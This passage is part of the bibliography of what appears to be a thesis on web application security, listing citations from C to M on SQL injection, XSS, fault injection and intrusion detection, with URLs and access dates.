Conry-Murray, A. (2005), The Threat From Within, *Network Computing*. [online] Available from: http://www.networkcomputing.com/data-protection/the-threat-from-within.php (Accessed 10 October 2009)

Cortesi, D. (2009), Twitter StalkDaily Worm Postmortem, *DCortesi.blog*. [online] Available from: http://dcortesi.com/2009/04/11/twitter-stalkdaily-worm-postmortem/ (Accessed 18 May 2009)

Coverty, Inc. (2009), *Coverty Scan Open Source Report - 2009*, Coverty. [online] Available from: http://scan.coverity.com/report/Coverity_White_Paper-Scan_Open_Source_Report_2009.pdf (Accessed 4 September 2010)

Criscione, C., G. Salvaneschi, F. Maggi, and S. Zanero (2009), Integrated Detection of Attacks Against Browsers, Web Applications and Databases, in *2009 European Conference on Computer Network Defense*, pp. 37-45, Milano, Italy. [online] Available from: http://ieeexplore.ieee.org/Xplore/login.jsp?url=http://ieeexplore.ieee.org/iel5/54 92930/5494300/05494330.pdf%3Farnumber%3D5494330&authDecision=-203 (Accessed 13 September 2010)

Crouzet, Y., and B. Decouty (1982), Measurements of Fault Detection Mechanisms Efficiency: Results, in *Proceedings of the International Symposium on Fault-Tolerant Computing*, pp. 373-376.

CSO magazine, U.S. Secret Service, CERT® Coordination Center, and Microsoft Corporation (2007), *2007 E-Crime Watch Survey – Survey Results*, United States Secret Service, the CERT® Coordination Center (CERT/CC), Microsoft, and CSO Magazine. [online] Available from: http://www.cert.org/archive/pdf/CSG-V3.pdf (Accessed 21 September 2010)

Damele, B. (2009), sqlmap: automatic SQL injection tool, *SourceForge.net*. [online] Available from: http://sqlmap.sourceforge.net/ (Accessed 14 June 2009)

Daniel Geer, Charles P. Pfleeger, Bruce Schneier, John S. Quarterman, Perry Metzger, Rebecca Bace, and Peter Gutmann (2003), *CyberInsecurity: The Cost of Monopoly, How the Dominance of Microsoft's Products Poses a Risk to Security*, Computer Communications Industry Association. [online] Available from: http://cryptome.org/cyberinsecurity.htm

Date, C. J., and H. Darwen (1993), *A Guide to the SQL Standard: A User's Guide to the Standard Relational Language (SQL)*, Softcover., Addison-Wesley Longman, Limited. [online] Available from:

http://www.bookfinder.com/dir/i/A_Guide_to_the_SQL_Standard-A_Users_Guide_to_the_Standard_Relational_Language/020155822X/ (Accessed 9 June 2009)

Daw, M. (2006), SQL Injection Cheat Sheet, [online] Available from: http://michaeldaw.org/sql-injection-cheat-sheet (Accessed 18 May 2009)

Day, O. (2009), Time to Shield Researchers, *SecurityFocus*. [online] Available from: http://www.securityfocus.com/columnists/495?ref=rss (Accessed 22 March 2009)

Denning, D. E. (1987), An Intrusion-Detection Model, *IEEE Trans. Softw. Eng.*, *13*(2), 222-232.

Denning, D. E. (1998), *Information Warfare and Security*, 1st ed., Addison-Wesley Professional.

Digital Equipment Corporation (1992), *Database Language SQL*.

DK (2007), The 1000 Blog Vulnerability Assessment, *BlogSecuirity*. [online] Available from: http://blogsecurity.net/wordpress/article-300606 (Accessed 10 March 2009)

DoD (1985), *Department of Defense Trusted Computer System Evaluation Criteria*, Orange Book.

DP (2009), New HSBC and Barclays bank XSS and open redirect bugs, [online] Available from: http://www.xssed.com/news/99/New_HSBC_and_Barclays_bank_XSS_and_open_redirect_bugs/ (Accessed 8 June 2009)

Drupal (2009), Drupal, *Drupal*. [online] Available from: http://drupal.org/ (Accessed 10 March 2009)

Durães, J., and H. Madeira (2003), Definition of software fault emulation operators: a field data study, in *Proceedings. 2003 International Conference on Dependable Systems and Networks, 2003.*, pp. 105-114.

Durães, J., and H. Madeira (2006), Emulation of Software Faults: A Field Data Study and a Practical Approach, *IEEE Transactions on Software Engineering*, *32*(11), 849-867, doi:10.1109/TSE.2006.113.

298

eBay Inc. (1995), eBay, [online] Available from: http://www.ebay.com/ (Accessed 13 February 2009)

Elia, I., J. Fonseca, and M. Vieira (2010), Comparing SQL Injection Detection Tools Using Attack Injection: An Experimental Study, in *Proceedings of the 2010 21st International Symposium on Software Reliability Engineering*, IEEE Computer Society.

EnableSecurity (2009), Armorlogic Profense Web Application Firewall 2.4 multiple vulnerabilities., [online] Available from: http://resources.enablesecurity.com/advisories/ES-20090500-profense.txt (Accessed 22 October 2009)

Epstein, J. (2009), *What Measures Do Vendors Use for Software Assurance?*, Carnegie Mellon University. [online] Available from: https://buildsecurityin.us-cert.gov/daisy/bsi/articles/knowledge/business/1093-BSI.html (Accessed 13 May 2009)

ESA (2008), *ESA Guide for Independent Software Verification & Validation*, European Space Agency.

Esser, S. (2007), ha.ckers.org Challenge Logic Flaw, *ha.ckers*. [online] Available from: http://ha.ckers.org/blog/20070820/hackersorg-challenge-logic-flaw/ (Accessed 7 August 2009)

Evans, D., J. Guttag, J. Horning, and Y. M. Tan (1994), LCLint: A Tool for Using Specifications to Check Code, *IN FSE*, 87--96.

Evron, G., K. Damari, and N. Rathaus (2007), Web server botnets and hosting farms as attack platforms, *Virus Bulletin, February*. [online] Available from: http://www.virusbtn.com/virusbulletin/archive/2007/02/vb200702-webserver-botnets

Fagan, M. E. (1976), Design and code inspections to reduce errors in program development, *IBM Systems Journal*, *15*(3), 182-211.

Farmer, D., and W. Venema (2005), *Forensic Discovery*, Addison-Wesley. [online] Available from: http://www.porcupine.org/forensics/forensic-discovery/

Feiman, J., and N. McDonald (2009), *Magic Quadrant on Static Application Security Testing*, Gartner Group.

Finnigan, P. (2001), *Oracle security white paper series exploiting and protecting oracle*, PenTest Limited. [online] Available from: http://www.cgisecurity.com/lib/oracle-security.pdf

Finnigan, P. (2003), *Oracle security step-by-step : a survival guide for Oracle security*, Version 1.0., SANS Institute, [Bethesda MD].

Fogie, S., J. Grossman, R. Hansen, A. Rager, and P. D. Petkov (2007), *XSS Attacks: Cross Site Scripting Exploits and Defense*, Syngress.

Fonseca, J. (2006), Intrusion Detection in Databases, in *Student Forum, IEEE International Conference on Dependable Systems and Networks with FTCS and DCC, 2006. DSN 2006.*

Fonseca, J., and M. Vieira (2008), Mapping software faults with web security vulnerabilities, in *IEEE International Conference on Dependable Systems and Networks with FTCS and DCC, 2008. DSN 2008*, pp. 257-266.

Fonseca, J., M. Vieira, and H. Madeira (2006), Monitoring Database Application Behavior for Intrusion Detection, in *Short Paper, 12th Pacific Rim International Symposium on Dependable Computing, 2006. PRDC '06*, pp. 383-386.

Fonseca, J., M. Vieira, and H. Madeira (2007a), Correlating security vulnerabilities with software faults, in *Fast Abstract, IEEE International Conference on Dependable Systems and Networks with FTCS and DCC, 2007. DSN 2007*.

Fonseca, J., M. Vieira, and H. Madeira (2007b), Detecting malicious SQL, in *4th International Conference on Trust, Privacy & Security in Digital Business, 2007. TrustBus 2007*.

Fonseca, J., M. Vieira, and H. Madeira (2007c), Integrated Intrusion Detection in Databases, in *Third Latin-American Symposium on Dependable Computing, 2007. LADC 2007*.

Fonseca, J., M. Vieira, and H. Madeira (2007d), Testing and Comparing Web Vulnerability Scanning Tools for SQL Injection and XSS Attacks, in *13th Pacific Rim International Symposium on Dependable Computing, 2007. PRDC 2007*, pp. 365-372.

Fonseca, J., M. Vieira, and H. Madeira (2008a), Online Detection of Malicious Data Access Using DBMS Auditing, in *23rd Annual ACM Symposium on Applied Computing, 2008. SAC 2008*.

Fonseca, J., M. Vieira, and H. Madeira (2008b), Training Security Assurance Teams Using Vulnerability Injection, in *14th IEEE Pacific Rim International Symposium on Dependable Computing, 2008. PRDC '08*, pp. 297-304.

Fonseca, J., M. Vieira, and H. Madeira (2009), Vulnerability & Attack Injection for Web Applications, in *IEEE International Conference on Dependable Systems and Networks with FTCS and DCC, 2009. DSN 2009*.

Fonseca, J., M. Vieira, and H. Madeira (2010), The Web Attacker Perspective - A Field Study, in *Proceedings of the 2010 21st International Symposium on Software Reliability Engineering*, IEEE Computer Society.

Fortify (2006), *Seven Pernicious Kingdoms:A Taxonomy of Software Security Errors*, Fortify. [online] Available from: http://www.fortify.com/vulncat/en/docs/Fortify_TaxonomyofSoftwareSecurityErrors.pdf

Fortify (2008), *A Taxonomy of Coding Errors that Affect Security*, Fortify. [online] Available from: http://www.fortify.com/vulncat/en/vulncat/index.html (Accessed 13 May 2009)

Fossi, M. et al. (2009), *Symantec Global Internet Security Threat Report*, Symantec Security Response.

Fossi, M., E. Johnson, D. Turner, T. Mack, J. Blackbird, D. McKinney, M. K. Low, T. Adams, M. P. Laucht, and J. Gough (2008), *Symantec Report on the Underground Economy*, Symantec Security Response.

Full-disclosure (2008), Checkpoint Sources plus SPLAT Remote Root Exploit., *Full-disclosure*. [online] Available from: http://lists.grok.org.uk/pipermail/full-disclosure/2008-December/066422.html (Accessed 9 June 2009)

Gantz, J. F., C. Chute, A. Manfrediz, S. Minton, D. Reinsel, W. Schlichting, and A. Toncheva (2009), *The Diverse and Exploding Digital Universe*, EMC. [online] Available from: http://www.emc.com/leadership/digital-universe/expanding-digital-universe.htm (Accessed 19 May 2009)

Garrett, J. J. (2005), Ajax: A New Approach to Web Applications, [online] Available from: http://www.adaptivepath.com/ideas/essays/archives/000385.php (Accessed 13 February 2009)

Gauci, S., and W. G. Henrique (2009), Web Application Firewalls: What the vendors do NOT want you to know, [online] Available from:

http://www.owasp.org/images/0/0a/Appseceu09-
Web_Application_Firewalls.pdf

Gaur, N. (2000), Assessing the Security of Your Web Applications, *Linux J.*,
2000(72es), 3.

Geer, D. (2003), Risk management is still where the money is, *Computer*, *36*(12), 129-
131, doi:10.1109/MC.2003.1250894.

Ghosh, A. K., T. O'Connor, and G. McGraw (1998), An automated approach for
identifying potential vulnerabilities in software, in *Proceedings. 1998 IEEE
Symposium on Security and Privacy, 1998.*, pp. 104-114.

GIAF (2010), OPN Solutions Catalog - GIAF, [online] Available from:
http://solutions.oracle.com/solutions/indra-spain/giaf (Accessed 5 October 2010)

Gilb, T., and D. Graham (1994), *Software Inspection*, Addison-Wesley Professional.

GNUCITIZEN, PHPIDS Group, Giorgio Maone, Kishor, Martin Hinks, Christian
Matthies, sirdarckcat, and sla.ckers.org (2007), The new dawn of filter evasion,
GNUCITIZEN. [online] Available from: http://www.gnucitizen.org/blog/the-
new-dawn-of-filter-evasion/ (Accessed 23 October 2009)

Gollmann, D. (1999), *Computer Security*, 1st ed., John Wiley & Sons. [online]
Available from: http://www.wiley.com/legacy/compbooks/catalog/97844-2.htm

Goodchild, J. (2010), Social Engineering: The Basics, *CSO Online - Security and Risk*.
[online] Available from: http://www.csoonline.com/article/514063/social-
engineering-the-basics (Accessed 25 September 2010)

Goodin, D. (2009), PC-pwning infection hits 30,000 legit websites, *The Register*.
[online] Available from:
http://www.theregister.co.uk/2009/05/30/mass_web_infection/ (Accessed 8 June
2009)

Gordon, L. A., M. P. Loeb, W. Lucyshyn, and R. Richardson (2006), *2006 CSI
Computer Crime & Security Survey*, Computer Security Institute.

Goswami, K. K., and R. K. Iyer (1990), DEPEND: a design environment for prediction
and evaluation of system dependability, in *Digital Avionics Systems Conference,
1990. Proceedings., IEEE/AIAA/NASA 9th*, pp. 87-92.

Goth, G. (2006), News: Not in the Script--News of Java's Demise Is Premature, *Distributed Systems Online, IEEE*, *7*(2), 4, doi:10.1109/MDSO.2006.12.

Gray, J. (1981), The transaction concept: virtues and limitations (invited paper), in *Proceedings of the seventh international conference on Very Large Data Bases - Volume 7*, pp. 144-154, VLDB Endowment, Cannes, France. [online] Available from: http://portal.acm.org/citation.cfm?id=1286846 (Accessed 14 July 2009)

Gray, J., and A. Reuter (1993), *Transaction processing*, Morgan Kaufmann.

Gross, N., M. Stepanek, O. Port, and J. Carey (1999), Software Hell (int'l edition) Glitches cost billions of dollars and jeopardize human lives. How can we kill the bugs?, *BusinessWeek*. [online] Available from: http://www.businessweek.com/1999/99_49/b3658015.htm (Accessed 14 September 2009)

Grossman, J. (2008), History Repeating Itself, [online] Available from: http://jeremiahgrossman.blogspot.com/2008/12/history-repeating-itself.html (Accessed 18 February 2009)

Grossman, J. (2009a), SQL Injection, eye of the storm, *The Security Journal*, *26*, 7-10.

Grossman, J. (2009b), Top Ten Web Hacking Techniques of 2008, [online] Available from: http://jeremiahgrossman.blogspot.com/2009/02/top-ten-web-hacking-techniques-of-2008.html (Accessed 13 May 2009)

Grossman, J., and T. C. Niedzialkowski (2006), Hacking Intranet Websites from the Outside, in *BlackHat USA 2006*. [online] Available from: http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Grossman.pdf

Grossman, J., and T. C. Niedzialkowski (2007), Hacking Intranet Websites from the Outside (Take 2), in *BlackHat USA 2007*. [online] Available from: https://www.blackhat.com/presentations/bh-usa-07/Grossman/Whitepaper/bh-usa-07-grossman-WP.pdf

Gunneflo, U., J. Karlsson, and J. Torin (1989), Evaluation of Error Detection Schemes Using Fault Injection by Heavy-ion Radiation, in *Proceedings of the International Symposium on Fault-Tolerant Computing*, p. 340–347.

Haerder, T., and A. Reuter (1983), Principles of transaction-oriented database recovery, *ACM Comput. Surv.*, *15*(4), 287-317, doi:10.1145/289.291.

Halfond, W. G. J., and A. Orso (2005), AMNESIA: analysis and monitoring for NEutralizing SQL-injection attacks, in *Proceedings of the 20th IEEE/ACM international Conference on Automated software engineering*, pp. 174-183, ACM, Long Beach, CA, USA. [online] Available from: http://portal.acm.org/citation.cfm?id=1101908.1101935 (Accessed 23 March 2009)

Halfond, W. G. J., A. Orso, and P. Manolios (2006a), Using positive tainting and syntax-aware evaluation to counter SQL injection attacks, in *Proceedings of the 14th ACM SIGSOFT international symposium on Foundations of software engineering*, pp. 175-185, ACM, Portland, Oregon, USA. [online] Available from: http://portal.acm.org/citation.cfm?id=1181797 (Accessed 30 October 2009)

Halfond, W. G. J., J. Viegas, and A. Orso (2006b), A Classification of SQL-Injection Attacks and Countermeasures, in *Proceedings of the IEEE International Symposium on Secure Software Engineering*, Arlington, VA, USA. [online] Available from: http://www.cc.gatech.edu/ orso/papers/halfond.viegas.orso.ISSSE06.pdf

Hammond, D. (2009), Web browser standards support summary, [online] Available from: http://www.webdevout.net/browser-support-summary (Accessed 9 March 2009)

Handley, M., V. Paxson, and C. Kreibich (2001), Network intrusion detection: evasion, traffic normalization, and end-to-end protocol semantics, in *Proceedings of the 10th conference on USENIX Security Symposium - Volume 10*, pp. 9-9, USENIX Association, Washington, D.C. [online] Available from: http://portal.acm.org/citation.cfm?id=1267621 (Accessed 28 October 2009)

Hansen, R. (2006), SQL Injection cheat sheet, [online] Available from: http://ha.ckers.org/sqlinjection/

Hansen, R. (2007), Samy Worm Analysis, [online] Available from: http://ha.ckers.org/blog/20070319/samy-worm-analysis/ (Accessed 18 February 2009)

Hansen, R. (2009), XSS (Cross Site Scripting) Cheat Sheet, [online] Available from: http://ha.ckers.org/xss.html (Accessed 7 April 2009)

Hansen, R., and J. Grossman (2008), Clickjacking, [online] Available from: http://www.sectheory.com/clickjacking.htm (Accessed 13 February 2009)

Herzog, P. (2006), *OSSTMM 2.2. Open-Source Security Testing Methodology Manual*, 2.2. ed., ISECOM. [online] Available from: http://www.isecom.org/osstmm/

Higgins, J. (2006), CSRF Vulnerability: A "Sleeping Giant," *DarkReading*. [online] Available from: http://www.darkreading.com/security/app-security/showArticle.jhtml?articleID=208804131 (Accessed 25 May 2010)

Higgins, K. J. (2007), Google's Orkut Social Network Hacked, [online] Available from: http://www.darkreading.com/security/vulnerabilities/showArticle.jhtml?articleID=208803785 (Accessed 13 February 2009)

Higgins, K. J. (2009), Researchers Hack Web Application Firewalls, *DarkReading*. [online] Available from: http://www.darkreading.com/security/app-security/showArticle.jhtml?articleID=217400819&cid=RSSfeed (Accessed 22 October 2009)

Hotchkies, C. (2004), Blind SQL Injection Automation Techniques, in *Black Hat USA 2004 Briefings Speakers*. [online] Available from: http://www.blackhat.com/html/bh-usa-04/bh-usa-04-speakers.html (Accessed 9 March 2009)

Howard, M. (2002), Some Bad News and Some Good News, *MSDN*. [online] Available from: http://msdn.microsoft.com/en-us/library/ms972826.aspx (Accessed 10 June 2009)

Howard, M. (2006), Secure Habits: 8 Simple Rules For Developing More Secure Code, *MSDN Magazine*, (November). [online] Available from: http://msdn.microsoft.com/en-us/magazine/cc163518.aspx (Accessed 12 October 2010)

Howard, M., and D. LeBlanc (2003), *Writing Secure Code*, Microsoft Press.

Howard, M., and S. Lipner (2006), *The Security Development Lifecycle*, Microsoft Press.

Huang, Y.-W., S.-K. Huang, T.-P. Lin, and C.-H. Tsai (2003), Web application security assessment by fault injection and behavior monitoring, in *Proceedings of the 12th international conference on World Wide Web*, pp. 148-159, ACM, Budapest, Hungary. [online] Available from: http://portal.acm.org/citation.cfm?id=775174 (Accessed 4 April 2009)

Huang, Y.-W., and D. T. Lee (2005), Web Application Security - Past, Present, and Future, in *Computer security in the 21st century*. [online] Available from: http://www.iis.sinica.edu.tw/~dtlee/dtlee/KluwerBook_chapter_2005.pdf

Huang, Y.-W., F. Yu, C. Hang, C.-H. Tsai, D. T. Lee, and S.-Y. Kuo (2004), Verifying Web applications using bounded model checking, in *2004 International Conference on Dependable Systems and Networks*, pp. 199-208.

Hull, D. (2009), Secure Development Checklist, *Trusted Signal*. [online] Available from: http://trustedsignal.com/secDevChecklist.html (Accessed 19 May 2009)

Hunt, J. W., and M. D. McIlroy (1976), An Algorithm for Differential File Comparison, in *Bell Laboratories Computing Science Technical Report #41*. [online] Available from: http://www.cs.dartmouth.edu/~doug/diff.ps

IBM Global Technology Services (2009), *IBM Internet Security Systems X-Force® 2008 Trend & Risk Report*, IBM Corporation. [online] Available from: http://www-935.ibm.com/services/us/iss/xforce/trendreports/xforce-2008-annual-report.pdf

Identity Theft Resource Center (2009a), *2008 Data Breach Hacking Category Summary*, Identity Theft Resource Center. [online] Available from: http://www.idtheftcenter.org/BreachPDF/ITRC_Breach_Stats_-_Hacking_Summary_2008_final.pdf

Identity Theft Resource Center (2009b), Web Services Architecture, [online] Available from:
http://www.idtheftcenter.org/artman2/publish/lib_survey/ITRC_2008_Breach_List.shtml (Accessed 13 February 2009)

IEEE TC-FCT, and IFIP WG 10.4 (2009), William C. Carter Award 2009, [online] Available from:
http://ieeexplore.ieee.org/search/freesrchabstract.jsp?reload=true&tp=&arnumber=5270288&queryText%3Dcarter+award%26openedRefinements%3D*%26searchField%3DSearch+All

Imperva (2004), *SQL Injection Signature Evasion Whitepaper The Wrong Solution to the Right Problem*, Imperva. [online] Available from: http://www.issa-sac.org/info_resources/ISSA_20050519_iMperva_SQLInjection.pdf

Imperva (2010), *Consumer Password Worst Practices*, The Imperva Application Defense Center (ADC).

ISS (1998), *Network- vs. Host-based Intrusion DetectionA Guide to Intrusion Detection Technology*, Internet Security Systems. [online] Available from: http://documents.iss.net/whitepapers/nvh_ids.pdf

Iyer, R. (1995), Experimental Evaluation, in *IEEE Symp. on Fault Tolerant Computing*, pp. 115-132.

Java-Source.net (2009), Open Source Crawlers in Java, [online] Available from: http://java-source.net/open-source/crawlers (Accessed 4 August 2009)

Jayaram, K. R., and P. M. Aditya (2005), *Software Engineering for Secure Software - State of the Art: A Survey*, CERIAS TR 2005-67, Purdue University. [online] Available from: https://www.cerias.purdue.edu/apps/reports_and_papers/view/2884

Jeff (2009), Vulnerable by design...no, really, [online] Available from: http://research.zscaler.com/2009/03/vulnerable-by-designno-really.html (Accessed 9 March 2009)

Johnson, M. (2008), Shadowserver Foundation - Calendar - 2008-05-14, *ShadowServer*. [online] Available from: http://www.shadowserver.org/wiki/pmwiki.php?n=Calendar.20080514 (Accessed 20 May 2009)

Jones, N. (2009), PHP-Fusion, *PHP-Fusion*. [online] Available from: http://php-fusion.co.uk/news.php (Accessed 15 March 2009)

Joomla (2010), Joomla! Help Site - mosGetParam, [online] Available from: http://help.joomla.org/content/view/516/125/ (Accessed 7 December 2010)

Jovanovic, N., C. Kruegel, and E. Kirda (2006a), Pixy: a static analysis tool for detecting Web application vulnerabilities, in *2006 IEEE Symposium on Security and Privacy*, pp. 258-263.

Jovanovic, N., C. Kruegel, and E. Kirda (2006b), Precise alias analysis for static detection of web application vulnerabilities, in *Proceedings of the 2006 workshop on Programming languages and analysis for security*, pp. 27-36, ACM, Ottawa, Ontario, Canada. [online] Available from: http://portal.acm.org/citation.cfm?id=1134751 (Accessed 13 September 2010)

Kamkar, S. (2006), Technical explanation of the MySpace worm, [online] Available from: http://web.archive.org/web/20060208182348/namb.la/popular/tech.html (Accessed 18 February 2009)

Karlsson, J., and P. Folkesson (1995), Application of three physical fault injection techniques to the experimental assessment of the MARS architecture, *Proceedings of the International Working Conference on Dependable Computing for Critical Applications*, 267--287.

Kayacik, H. G., and A. N. Zincir-Heywood (2003), Using Intrusion Detection Systems with a Firewall: Evaluation on DARPA 99 Dataset, in *NIMS Technical Report #062003*.

Kayacik, H. G., A. N. Zincir-Heywood, and M. I. Heywood (2005), Selecting Features for Intrusion Detection: A Feature Relevance Analysis on KDD 99 Benchmark, in *Third Annual Conference on Privacy, Security and Trust*.

Keizer, G. (2007), Bank of India site hacked, serves up 22 exploits, [online] Available from: http://www.computerworld.com/s/article/9033999/Bank_of_India_site_hacked_ serves_up_22_exploits (Accessed 17 December 2009)

Killourhy, K. S., and R. A. Maxion (2007), Toward Realistic and Artifact-Free Insider-Threat Data.

Kim, F., and E. Skoudis (2009), *Protecting Your Web Apps: Two Big Mistakes and 12 Practical Tips to Avoid Them*, SANS Institute.

KindSoftware (2009), ESC/Java2, [online] Available from: http://kind.ucd.ie/products/opensource/ESCJava2/ (Accessed 27 November 2009)

kInGoFcHaOs (2008), search.rr.com XSS Vulnerability, *XSSed*. [online] Available from: http://www.xssed.com/mirror/37330/ (Accessed 23 May 2009)

Klein, A. (2005), DOM Based Cross Site Scripting or XSS of the Third Kind, *Web Application Security Consortium*. [online] Available from: http://www.webappsec.org/projects/articles/071105.shtml (Accessed 23 October 2009)

Koziol, J., D. Litchfield, D. Aitel, C. Anley, S. "noir" Eren, N. Mehta, and R. Hassell (2004), *The Shellcoder's Handbook: Discovering and Exploiting Security Holes*, Wiley.

Krakow Labs (2009), List of Fuzzers, *Krakow Labs*. [online] Available from: http://www.krakowlabs.com/lof.html (Accessed 24 October 2009)

Kristol, D., and L. Montulli (2000), RFC 2965 HTTP State Management Mechanism, [online] Available from: http://www.ietf.org/rfc/rfc2965.txt (Accessed 10 October 2010)

Krsul, I. V. (1998), Software vulnerability analysis, PhD Thesis, Purdue University. [online] Available from: ftp://ftp.cerias.purdue.edu/pub/papers/ivan-krsul/krsul-phd-thesis.pdf

Kruegel, C., G. Vigna, and W. Robertson (2005), A multi-model approach to the detection of web-based attacks, *Computer Networks*, *48*(5), 717-738.

Kshetri, N. (2006), The simple economics of cybercrimes, *IEEE Security & Privacy*, *4*(1), 33-39, doi:10.1109/MSP.2006.27.

Lanowitz, T. (2005), *Now Is the Time for Security at the Application Level*, Gartner Group. [online] Available from: http://www.sela.co.il/_Uploads/dbsAttachedFiles/GartnerNowIsTheTimeForSecurity.pdf

Lee, S. Y., W. L. Low, and P. Y. Wong (2002), Learning Fingerprints for a Database Intrusion Detection System, in *Proceedings of the 7th European Symposium on Research in Computer Security*, pp. 264-280, Springer-Verlag. [online] Available from: http://portal.acm.org/citation.cfm?id=699488 (Accessed 9 June 2009)

Lemos, R. (2009), Twitter targeted by XSS worms, *SecurityFocus*. [online] Available from: http://www.securityfocus.com/brief/945?ref=rss (Accessed 18 May 2009)

Les Hatton (1995a), *Safer C: Developing Software for High-Integrity and Safety-Critical Systems*, McGraw-Hill Companies.

Les Hatton (1995b), Static inspection: tapping the wheels of software, *IEEE Software*, *12*(3), 85-87, doi:10.1109/52.382193.

Les Hatton (1997), N-version design versus one good version, *IEEE Software*, *14*(6), 71-76, doi:10.1109/52.636672.

Les Hatton (2007), The Chimera of Software Quality, *IEEE Software*, *40*(8), 104-103.

Leyden, J. (2009), Gumblar Google-poisoning attack morphs, *The Register*. [online] Available from: http://www.theregister.co.uk/2009/05/19/gumblar_google_poisoning_update/ (Accessed 8 June 2009)

Lippmann, R., J. W. Haines, D. J. Fried, J. Korba, and K. Das (2000), Analysis and Results of the 1999 DARPA Off-Line Intrusion Detection Evaluation, in *Proceedings of the Third International Workshop on Recent Advances in Intrusion Detection*, pp. 162-182, Springer-Verlag. [online] Available from: http://portal.acm.org/citation.cfm?id=670722 (Accessed 9 March 2009)

Liu, P. (2001), DAIS: a real-time data attack isolation system for commercial database applications, in *Proceedings 17th Annual Computer Security Applications Conference, 2001. ACSAC 2001*, pp. 219-229.

Livshits, B. (2005a), Defining a Set of Common Benchmarks for Web Application Security. [online] Available from: http://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.59.6723 (Accessed 15 October 2009)

Livshits, B. (2005b), Stanford SecuriBench, [online] Available from: http://suif.stanford.edu/~livshits/securibench/intro.html (Accessed 15 October 2009)

Low, W. L., J. Lee, and P. Teoh (2002), DIDAFIT: Detecting intrusions in databases through fingerprint transactions, *In Proceedings of the 4 th International Conference on Enterprise Information Systems, Ciudal*, 2--6.

Madeira, H., D. Costa, and M. Vieira (2000), On the emulation of software faults by software fault injection, in *Proceedings International Conference on Dependable Systems and Networks, 2000. DSN 2000.*, pp. 417-426.

Madeira, H., M. Rela, F. Moreira, and J. G. Silva (1994), RIFLE: A General Purpose Pin-level Fault Injector, *EDCC-1 Proceedings of the First European Dependable Computing Conference on Dependable Computing*, *852*, 199--216.

Madou, M., E. Lee, J. West, and B. Chess (2008), Watch What You Write: Preventing Cross-Site Scripting by Observing Program Output. [online] Available from: http://www.owasp.org/images/9/9d/OWASP-AppSecEU08-Madou.pdf

Maone, G. (2009), NoScript - JavaScript/Java/Flash blocker for a safer Firefox experience!, [online] Available from: http://noscript.net/ (Accessed 28 October 2009)

Maor, O., and A. Shulman (2003), *Blindfolded SQL Injection*, Imperva. [online] Available from: http://www.imperva.com/resources/adc/blind_sql_server_injection.html

Martin, B., M. Brown, and A. Paller (2009), *2009 CWE/SANS Top 25 Most Dangerous Programming Errors*, CWE/SANS. [online] Available from: http://cwe.mitre.org/top25/

Martínez, R. J., P. J. Gil, G. Martín, C. Pérez, and J. J. Serrano (1999), Experimental Validation of High-Speed Fault-Tolerant Systems Using Physical Fault Injection, in *Proceedings of the conference on Dependable Computing for Critical Applications*, p. 249, IEEE Computer Society. [online] Available from: http://portal.acm.org/citation.cfm?id=789915 (Accessed 25 October 2009)

Martínez, V. (2007), *Panda Labs Report: MPack Uncovered*, Panda Software. [online] Available from: http://pandalabs.pandasecurity.com/blogs/images/PandaLabs/2007/05/11/MPack .pdf

Matrix86 (2007), PHP-Fusion module Expanded Calendar 2.x SQL Injection Exploit, *Milw0rm*. [online] Available from: http://www.milw0rm.com/exploits/4475 (Accessed 22 September 2010)

Mavituna, F. (2007), SQL Injection Cheat Sheet, [online] Available from: http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/ (Accessed 18 May 2009)

Maxion, R. A. (2003), Masquerade detection using enriched command lines, in *Proceedings. 2003 International Conference on Dependable Systems and Networks, 2003.*, pp. 5-14.

Maxion, R. A., and R. T. Olszewski (2000), Eliminating exception handling errors with dependability cases: a comparative, empirical study, *IEEE Transactions on Software Engineering*, *26*(9), 888-906, doi:10.1109/32.877848.

Maxion, R. A., and T. N. Townsend (2002), Masquerade detection using truncated command lines, in *Proceedings. International Conference on Dependable Systems and Networks, 2002. DSN 2002*, pp. 219-228.

Maynor, D. (2007), *Metasploit Toolkit for Penetration Testing, Exploit Development, and Vulnerability Research*, Syngress.

Mays, R. G., C. L. Jones, G. J. Holloway, and D. P. Studinski (1990), Experiences with Defect Prevention, *IBM Systems Journal*, *29*(1), 4.

McConnell, S. (1993), *Code Complete: A Practical Handbook of Software Construction.*, Microsoft Press.

McConnell, S. (1997), Gauging software readiness with defect tracking, *IEEE Software*, *14*(3), 136, 135, doi:10.1109/52.589257.

McGraw, G. (2006), *Software Security: Building Security In*, Addison-Wesley Professional.

McGraw, G. (2008), *Software [In]security: Software Security Demand Rising*, InformIT. [online] Available from: http://www.informit.com/articles/article.aspx?p=1237978 (Accessed 12 May 2009)

McGraw, G., B. Chess, and S. Migues (2009), *Building Security In Maturity Model*, Fortify & Cigital. [online] Available from: http://bsi-mm.com/

md5hashcracker (2010), Md5 Hash Cracker, [online] Available from: http://md5hashcracker.appspot.com/status (Accessed 10 October 2010)

Mell, P., and K. Scarfone (2007), CVSS v2 Complete Documentation, [online] Available from: http://www.first.org/cvss/cvss-guide.html (Accessed 12 December 2010)

Michael Sutton (2009), A Wolf in Sheep's Clothing: The Dangers of Persistent Web Browser Storage, in *Black Hat DC 2009 Briefings Speakers*. [online] Available from: http://www.blackhat.com/html/bh-dc-09/bh-dc-09-speakers.html#Sutton (Accessed 9 March 2009)

Microsoft Corporation (2002), Microsoft Security Response Center Security Bulletin Severity Rating System, [online] Available from: http://www.microsoft.com/technet/security/bulletin/rating.mspx (Accessed 12 December 2010)

Microsoft Corporation (2009), The Microsoft Security Development Lifecycle (SDL), [online] Available from: http://msdn.microsoft.com/en-us/security/cc448177.aspx (Accessed 23 March 2009)

Miller, B. P., L. Fredriksen, and B. So (1990), An empirical study of the reliability of UNIX utilities, *Commun. ACM, 33*(12), 32-44, doi:10.1145/96267.96279.

Miniwatts Marketing Group (2010), *Internet Usage Statistics*, Miniwatts Marketing Group. [online] Available from: http://www.internetworldstats.com/stats.htm (Accessed 14 December 2010)

Mitchell, T. M. (1997), *Machine Learning*, 1st ed., McGraw-Hill Science/Engineering/Math.

Mitnick, K. D., and W. L. Simon (2002), *The Art of Deception: Controlling the Human Element of Security*, 1st ed., Wiley.

MITRE Corporation (2008), CVE-2008-0948, [online] Available from: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-0948 (Accessed 13 February 2009)

MITRE Corporation (2009a), Common Vulnerabilities and Exposures, [online] Available from: http://cve.mitre.org/

